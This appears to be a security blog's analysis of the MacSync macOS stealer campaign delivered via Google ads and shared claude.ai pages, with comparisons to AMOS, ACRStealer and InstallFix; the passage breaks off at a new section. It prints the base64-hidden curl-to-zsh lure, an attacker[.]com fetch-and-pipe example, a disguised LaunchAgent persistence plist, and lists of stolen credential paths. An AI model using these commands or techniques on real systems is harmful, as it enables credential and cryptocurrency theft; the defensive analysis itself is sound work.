
The Pattern
A trap hiding in plain sight

You search Google for “how to install Claude Code on Mac.” You click the first result, a sponsored ad, which is normal. It takes you to a page on claude.ai, Anthropic’s own domain, served over HTTPS with a valid security certificate. The page is a shared Claude conversation, titled “Running Claude Code on Mac,” and it’s badged “Shared by Apple Support.” Anthropic’s own safety banner confirms: “This is a copy of a chat between Claude and Apple Support.”
The guide is clean, professional, and reads like official vendor documentation. It tells you to open Terminal, paste a single command, and press Return. It even includes a reassuring “What the Installation Provides” section promising the install “leaves your personal files untouched” and “makes no system-level modifications without your approval.”
Everything about this page is real except the content. There is no lookalike domain to spot, no certificate warning to click through, nothing in the address bar that raises suspicion. The page sits on Anthropic’s own infrastructure, under Anthropic’s own security certificates. And that single command you paste? It unleashes a six-stage malware chain called MacSync that can empty your cryptocurrency wallets.
It happened to a real victim in mid-July 2026. Security researchers at Huntress spent weeks reverse-engineering the entire attack chain after pulling the malware directly from the attackers’ own servers.
How the trap works
How it reaches you
The attack begins with malvertising. Not the old kind with booby-trapped banners, but the modern variety where an attacker simply buys a legitimate Google ad and points it at a page they control. The operator paid Google to place their lure above the organic anthropic.com listing for searches related to installing Claude on a Mac. Huntress confirmed the ad campaign ID: gad_campaignid=23991223358.
The ad’s destination was a shared Claude conversation at claude.ai/share/<id>. Anthropic allows any user to publish a conversation to a public share URL, a feature designed for sharing useful AI interactions. The operator abused this feature exactly as designed. The lure lived on claude.ai itself, over HTTPS, on a domain the target already trusted.
The attacker set their Claude display name to “Apple Support,” and Anthropic’s safety banner, which sits directly above the content, dutifully reported that the reader was looking at “a copy of a chat between Claude and Apple Support.” The platform repeated the attacker’s chosen name back to the reader as established fact, further cementing the illusion of legitimacy.
Zscaler Threat Hunting independently documented the same campaign running from June 12–19, 2026, observing 22 unique Google ad campaign IDs and seven different search terms including “claude,” “claude ai,” “claude code,” “claude mac,” “ai claude,” “claude code desktop mac,” and even “claude 客户端” (Chinese for “client”). Zscaler notified Anthropic about the misuse, and the shared chats were taken down, but not before the pattern was established.
One line, hidden intent
The shared guide instructs the victim to paste this command into Terminal:
# ── What the victim sees on the fake Claude guide ──────────────
curl -kfsSL $(echo '<base64_string>' | base64 -D) | zsh

# ── What the legitimate Claude Code installer actually looks like ─
curl -fsSL https://claude.ai/install.sh | bash
  TRUTHWIPE — COMMAND COMPARISON

  MALICIOUS (MacSync)                      LEGITIMATE (Anthropic)
  ─────────────────────────                ─────────────────────────
  curl -kfsSL $(echo '...' |              curl -fsSL https://claude.ai/install.sh | bash
    base64 -D) | zsh

  ✗  URL hidden inside Base64             ✓  URL is visible: claude.ai
  ✗  -k disables cert validation          ✓  No -k flag (TLS enforced)
  ✗  $(...) command substitution          ✓  No command substitution
  ✗  | zsh (pipes to shell)               ✓  | bash (standard installer)
  ✗  Domain: attacker-controlled           ✓  Domain: Anthropic's own
At a glance, the malicious command looks like a standard install command. But the URL is hidden inside a Base64-encoded string, so no domain is visible. When decoded, it reveals an endpoint on an attacker-controlled server, not Anthropic’s infrastructure. The -k flag disables TLS certificate validation, -f and -s make the request silent, and the trailing | zsh executes whatever the server returns without it ever touching disk as a file.
Huntress identified two delivery domains: agenticsora[.]com and malwareaudit[.]com. Zscaler’s earlier investigation found a different set of domains themed around local U.S. businesses: lasvegaslaminateflooring[.]com, realtorsmichigan[.]com, centralfloridapowerwash[.]com, syracusefertilitycenter[.]com, and dozens of others. The domain agenticsora[.]com itself reads like an AI product name (“agentic” + Sora), which would draw less scrutiny from someone who went looking for an AI tool.
No exploit is used here. No software vulnerability is leveraged. The victim runs the command by hand, in a terminal they opened themselves, on a page they reached through a Google ad. The entire attack hinges on trust: trust in Google’s search results, trust in the claude.ai domain, trust in the “Apple Support” badge, and trust in the familiar developer workflow of copying a terminal command from documentation.
The six stages of MacSync

                         THE MACSYNC KILL CHAIN

  ┌──────────┐    ┌───────────────┐    ┌─────────────────┐    ┌──────────────┐
  │ Google   │───▶│ claude.ai     │───▶│ Terminal:       │───▶│ Stage 1      │
  │ Ad       │    │ /share/<id>   │    │ curl -kfsSL ... │    │ zsh Loader   │
  │ (paid)   │    │ "Apple Support"│   │ | zsh           │    │ (1,442 bytes)│
  └──────────┘    └───────────────┘    └─────────────────┘    └──────┬───────┘
        │                 │                     │                     │
   gad_campaignid   Anthropic's cert     URL hidden in          ┌──────▼───────┐
   =23991223358     HTTPS, valid         Base64 string         │ Stage 2      │
                     "safety banner"                           │ Inflated     │
                                          -k disables TLS      │ Payload      │
                                          | zsh = execute      └──────┬───────┘
                                                                     │
                                                               ┌──────▼───────┐
                                                               │ Stage 3      │
                                                               │ AppleScript  │
                                                               │ Stealer      │ ◀── 46 KB
                                                               │ (Russian)    │     never
                                                               └──────┬───────┘     touches disk
                                                      ┌──────────────┼──────────────┐
                                                      │              │              │
                                               ┌──────▼─────┐ ┌─────▼──────┐ ┌───▼──────────┐
                                               │ Stage 4    │ │ Stage 5    │ │ Stage 6      │
                                               │ Mach-O RAT │ │ ScreenCap  │ │ Wallet       │
                                               │ (C++,      │ │ Helper     │ │ Trojans      │
                                               │  universal)│ │ (signed)   │ │ (Ledger/Trez)│
                                               └──────┬─────┘ └────────────┘ └──────┬───────┘
                                                      │                            │
                                               85.206.161[.]241:8443    POST seed phrase
                                               WebSocket + AES-256       → sdhomeinspectors[.]com
                                               LaunchAgent persistence   → southcarolinacounselor[.]com
⚠️ TRUTHWIPE: No exploit is used. The victim runs the command by hand, in a terminal they opened themselves, on a page they reached through Google. The attack runs on trust, not technology.
Huntress reverse-engineered the complete kill chain after the victim had already pulled their machine offline. Unable to extract the malware from disk, the researchers reconstructed the loader’s request, including a spoofed macOS User-Agent and a static API key the delivery server checks for, and downloaded every stage directly from the attacker’s infrastructure. What they found went far beyond a typical information stealer.
Stage 1: the loader
The server returns a tiny zsh script, just 1,442 bytes. It’s a wrapper around a gzip-compressed, Base64-encoded payload delivered as a heredoc. The wrapper is polymorphic: each build uses different variable names and heredoc delimiters, producing a unique file hash every time while the logic remains identical. The loader’s job is simple: fetch and start the real malware without looking like a stealer itself.
Stage 2: the inflated payload
The decoded payload is a single zsh function called daemon_function that runs in the background with all output redirected to /dev/null. It has three jobs:
- Fetch and run: It requests a URL like
hxxp://agenticsora[.]com/dynamic?txd=<token>and pipes the response directly intoosascript, Apple’s AppleScript interpreter. The server returns AppleScript code on the fly, which executes in memory without ever writing to disk. - Exfiltrate: If a file called
/tmp/osalogging.zipexists (it will, once the stealer finishes), it uploads the data in 10 MB chunks via HTTP PUT, retrying up to eight times per chunk. - Clean up: On successful upload, it deletes the archive, leaving minimal evidence behind.
Stage 3: the AppleScript stealer (the brain)
The /dynamic response is a ~46 KB AppleScript that never existed on the victim’s machine. Huntress only obtained it because they reverse-engineered the request and pulled it directly from the attacker’s server. The script is commented throughout in Russian, with working notes rather than documentation, suggesting a Russian-speaking developer actively maintaining the code.
The Full Disk Access Gate: Before stealing anything, the script needs one macOS permission: Full Disk Access. It probes by trying to read ~/Library/Cookies/, which is TCC-protected. If access fails, it shows a dialogue titled “Full Disk Access required!” with a FileVault padlock icon lifted from Apple’s own system files, then opens the exact System Settings pane where the toggle lives. The script then writes itself into ~/.zshrc so it re-runs when the victim opens a new Terminal window, this time with the permission granted. Once it confirms access, it reverts the ~/.zshrc change and kills Terminal.
Password Phishing: MacSync wants the account password in plaintext. It pops a native dialogue titled “System Preferences” reading “You should update the settings to launch the application,” then loops indefinitely. Each entered password is validated silently using dscl . authonly, macOS’s Open Directory service, which checks credentials without opening a login session. The dialogue keeps reappearing until a valid password is entered. There is no escape from the loop except a password that works. The operator walks away with a confirmed correct password, not just whatever the victim typed.
What It Steals: With Full Disk Access and a validated password, MacSync harvests an extensive payload:
- Browser data: 13 Chromium-based browsers (Chrome, Brave, Edge, Vivaldi, Opera, Arc, and others): cookies, web data, login data, plus 40 general extension IDs and 89 cryptocurrency wallet extension IDs. Gecko-based browsers (Firefox, Zen, LibreWolf, Waterfox) are also targeted.
- Safe Storage keys: The script decodes a shell script that pulls each browser’s Chromium “Safe Storage” AES key from the login keychain, enabling decryption of stolen cookies and saved logins.
- Desktop wallets: ~21 applications copied wholesale: Exodus, Electrum, Atomic, Guarda, Coinomi, Sparrow, Wasabi, Bitcoin Core, Monero, Ledger Live, Ledger Wallet, Trezor Suite, and others.
- Keychain databases: All
*.keychain-dbfiles. - Cloud and developer credentials:
~/.ssh,~/.aws,~/.kubedirectories. - Telegram: The entire Desktop session directory (
tdata/). - File grabber: Sweeps Desktop, Documents, and Downloads for files with extensions including
seed,kdbx,pem,wallet,key,keys,db,txt,pdf,docx,doc,rtf, andovpn. - Apple data: Safari cookies, history, and Apple Notes’ database.
- Shell files:
.zshrc,.zsh_history,.bash_history,.gitconfig.
The malware self-identifies in a beacon file:
MacSync Stealer Build Tag: Build 1 Version: 1.1.2_release (x64_86 & ARM) IP: 103.216.221[.]95That beacon, left in a file on the victim’s machine, is how the malware family got its name. The embedded operator IP (103.216.221[.]95) is the panel where stolen data lands, separate from both the delivery domains and the RAT’s C2 channel.
All collected data is archived using ditto (Apple’s own archiver, which preserves resource forks) into /tmp/osalogging.zip, uploaded in chunks, and then deleted along with the staging directory and lock file. Almost every file this stage touches is gone by the time anyone looks.
Stage 4: the persistent RAT
Stage 3 doesn’t just steal and leave. It installs a native Mach-O remote access trojan, a universal binary (x86_64 + arm64) written in C++, statically linked with its own copy of OpenSSL 3.6.2 (compiled May 18, 2026, roughly two months before the intrusion). The RAT persists through a LaunchAgent with RunAtLoad and KeepAlive flags, meaning it starts at every login and is automatically restarted if killed.
The installer carries a list of real macOS updater labels (Google Keystone, Adobe ARM, Microsoft AutoUpdate, Dropbox, Spotify, Grammarly, JetBrains Toolbox) and picks the first one whose plist already exists on the host. The malicious agent hides behind whatever legitimate updater the victim happens to run. Only when it matches none does it fall back to com.apple.<8hex>, which is what happened in Huntress’s analysis. The resulting LaunchAgent looks like this:
<!-- LaunchAgent persistence — disguised as a real macOS updater -->
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
  "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.google.keystone.agent</string>  <!-- or com.adobe.arm, com.microsoft.update, etc. -->
    <key>RunAtLoad</key>
    <true/>  <!-- starts at every login -->
    <key>KeepAlive</key>
    <true/>  <!-- auto-restarts if killed -->
    <key>ProgramArguments</key>
    <array>
        <string>/Library/Application Support/.<random>/agent</string>
    </array>
</dict>
</plist>
The RAT communicates over WebSocket via TLS to a hardcoded raw IP address (85.206.161[.]241:8443), separate from the Cloudflare-fronted delivery infrastructure. All messages are encrypted with AES-256-CBC and Base64-encoded. Its capabilities include:
- Remote command execution via
popen/system - A full interactive shell via
forkptyand/bin/zsh - File download and upload (chunked)
- Screen capture (delegated to Stage 5)
- Credential handoff (reads the stolen password file)
- Self-removal on server command
Stage 5: the screen capture helper
macOS gates screen capture behind a TCC permission tied to a code-signing identity. MacSync solves this by shipping a separate, signed helper application: an 84 KB Objective-C Mach-O called “ScreenCap” inside a minimal .app bundle. Its Info.plist declares:
CFBundleName: “Screen Recording” (deceptive display name)CFBundleIdentifier:com.apple.<token>.capture(masquerades as Apple)LSUIElement: true (background agent, no Dock icon)
When it requests Screen Recording permission, macOS shows: “‘Screen Recording’ would like to record this computer’s screen”, which reads like a native system dialogue because the app’s name literally is “Screen Recording.” The helper uses Apple’s own signed /usr/sbin/screencapture binary for the actual capture, coordinates with the RAT through files, and has no C2 of its own. It exists to steal a single macOS permission.
Stage 6: the wallet trojans (where the money goes)
If MacSync finds Ledger Live, Ledger Wallet, or Trezor Suite installed, it doesn’t just copy their data. It rewrites the applications in place.
The process for each wallet app:
- Downloads a two-file payload (
app.asar+Info.plist) from the attacker’s server. - Round-trips the entire application bundle (copies it to
/tmp, deletes the original, moves the copy back) to detach it from its original signature. - Ad-hoc re-signs the tampered bundle with
codesign -f -s -so it continues to launch normally.
When the victim next opens their wallet app, the trojanized main process waits a few seconds, then force-navigates its own window to an injected phishing page that reuses the wallet’s own branding. The page presents a multi-step wizard: a fake “Something went wrong” error, a mimic of the hardware wallet’s recovery UI, and finally a form asking the user to enter their BIP39 recovery phrase, the 12 or 24 words that control every account derived from that seed.
The Ledger phishing page is a 24-field “Enter your recovery phrase” grid that reuses genuine Ledger reassurance copy. The Trezor variant adds a fake five-step progress animation (“Connecting to device” → “Validating seed phrase” → “Restoring wallet data” → “Almost there”). Both POST the captured seed words as JSON to attacker-controlled drop domains:
hxxps://main.sdhomeinspectors[.]com/modules/wallets(Ledger)hxxps://main.southcarolinacounselor[.]com/modules/wallets(Trezor)
Whether the POST succeeds or fails, the page drops the victim back into the real application. Nothing looks wrong. The victim has no idea they just handed over the keys to their entire crypto portfolio.
Possession of the recovery phrase is possession of the wallet. Every account derived from that seed is under the operator’s control, permanently, with no device required and no reset available. Stage 6 is more dangerous than the browser-cookie grab that preceded it. A stealer that copies a wallet directory still needs the wallet’s password, but MacSync waits for the victim to type the recovery phrase into what appears to be their own trusted application.
Huntress found that the Ledger Wallet and Ledger Live payloads are actually the same code rebadged. 26 of 30 files in the two unpacked bundles are byte-identical, including the entire malicious payload. Both Info.plist files declare com.ledger.live as the bundle identifier, and both package.json files name the project ledger-live-desktop. The operator built one payload against Ledger Live and pointed it at both apps.
The injected code carries a Russian-language marker:
// ←=== ВСТАВЬТЕ СЮДА ===→That comment, Russian for “INSERT HERE”, is a fingerprint left by the developer. A placeholder that was never removed from the production build.
AI platform abuse as a delivery vector
The MacSync campaign is part of a larger pattern of attacks abusing AI platforms and search results to deliver malware. Huntress has previously documented:
- AMOS Stealer delivered through poisoned ChatGPT and Grok shared conversations
- SectopRAT delivered through fake Claude desktop malvertising
- Fake installers for other AI tools hosted on GitHub
A separate but related campaign, documented by Straiker researchers beginning in March 2026, used 88 fake domains impersonating Claude Code, JetBrains, NotebookLM, Cline, and other AI developer tools to deliver a stealer called ACRStealer. The campaign’s most clever trick: the fake install pages show a command that begins with the legitimate curl -fsSL https://claude.ai/install.sh, but hides a single & character halfway through. In a Unix shell, & sends the preceding command into the background. The legitimate request to Anthropic fires and is immediately forgotten, while a second malicious command runs in the foreground, downloading the stealer without the victim ever noticing the install “succeeded.” On Windows, the same result is achieved with rundll32.exe loading a malicious DLL over WebDAV or mshta.exe pointed at a remote HTA file: fileless execution that never writes to disk.
# ── ACRStealer's & separator trick ──────────────────────────────
# The legitimate curl fires in the background (&) and is ignored.
# The malicious command runs in the foreground — the victim never notices.

curl -fsSL https://claude.ai/install.sh & curl -fsSL https://attacker[.]com/payload | zsh
#                                ^ this single character is the entire attack
ACRStealer specifically targets API keys from AI coding assistants like Cline (.cline/data/secrets.json) and Continue.dev (.continue/config.yaml), a new target category, alongside 65+ browsers, 175+ crypto wallet extensions, password managers (KeePass, Bitwarden, 1Password), and messaging apps (Telegram, Discord, Signal). It also includes a clipboard hijacker (clipper) written in Rust that checks the system clipboard 20 times per second and silently swaps copied wallet addresses for attacker-controlled ones across 20+ blockchains. The clipper retrieves replacement addresses from a Binance Smart Chain smart contract, meaning there is no domain to seize and no server to shut down. The C2 infrastructure lives on-chain, making takedown effectively impossible. This technique was previously associated with Lazarus Group tradecraft.
Trend Micro documented yet another variant called InstallFix, which targets both Windows and macOS users with fake Claude Code install pages promoted through Google Ads. On Windows, the attack chain uses PowerShell and MSHTA to execute a counterfeit Claude application, with advanced evasion techniques including AMSI bypass, SSL certificate validation disabling, and victim-unique command-and-control URLs.
What they share: no software vulnerability is exploited. The attacks rely entirely on social engineering: abusing trusted platforms, familiar brand signals, and the common habit of following the first search result and copying a terminal command from documentation.
MacSync vs. related campaigns
  ┌──────────────┬──────────────┬──────────────┬──────────────┬──────────────┐
  │  Campaign    │  MacSync     │  AMOS        │  ACRStealer  │  InstallFix  │
  ├──────────────┼──────────────┼──────────────┼──────────────┼──────────────┤
  │  Platform    │  Claude      │  ChatGPT/    │  Claude/     │  Claude Code │
  │  abused      │  share page  │  Grok shares │  JetBrains/  │  Google Ads  │
  │              │  + Google Ad │              │  NotebookLM  │              │
  ├──────────────┼──────────────┼──────────────┼──────────────┼──────────────┤
  │  Target OS   │  macOS       │  macOS       │  macOS       │  Win + macOS │
  ├──────────────┼──────────────┼──────────────┼──────────────┼──────────────┤
  │  Stages      │  6           │  3-4         │  2-3         │  2-3         │
  ├──────────────┼──────────────┼──────────────┼──────────────┼──────────────┤
  │  RAT         │  ✓ (Mach-O,  │  ✗           │  ✗           │  ✗           │
  │              │  WebSocket)  │              │              │              │
  ├──────────────┼──────────────┼──────────────┼──────────────┼──────────────┤
  │  Wallet      │  ✓ (in-place │  ✓ (copy     │  ✓ (copy)    │  ✗           │
  │  trojan      │  rewrite)    │  only)       │              │              │
  ├──────────────┼──────────────┼──────────────┼──────────────┼──────────────┤
  │  Clipper     │  ✗           │  ✗           │  ✓ (BSC      │  ✗           │
  │              │              │              │  contract)   │              │
  ├──────────────┼──────────────┼──────────────┼──────────────┼──────────────┤
  │  AI keys     │  ✗           │  ✗           │  ✓ (Cline/   │  ✗           │
  │  targeted    │              │              │  Continue)   │              │
  ├──────────────┼──────────────┼──────────────┼──────────────┼──────────────┤
  │  Screen cap  │  ✓ (signed   │  ✗           │  ✗           │  ✗           │
  │              │  helper)     │              │              │              │
  ├──────────────┼──────────────┼──────────────┼──────────────┼──────────────┤
  │  Fake domains│  ~30+        │  varies      │  88          │  varies      │
  └──────────────┴──────────────┴──────────────┴──────────────┴──────────────┘
The wider AI fraud epidemic
MacSync is one piece of a larger problem. AI changed the economics of fraud. A human scammer building rapport, answering questions, adjusting tone, maintaining a persona across weeks of conversation can now be automated, scaled to thousands of simultaneous targets, and deployed 24 hours a day.
The CFO on the video call was not real
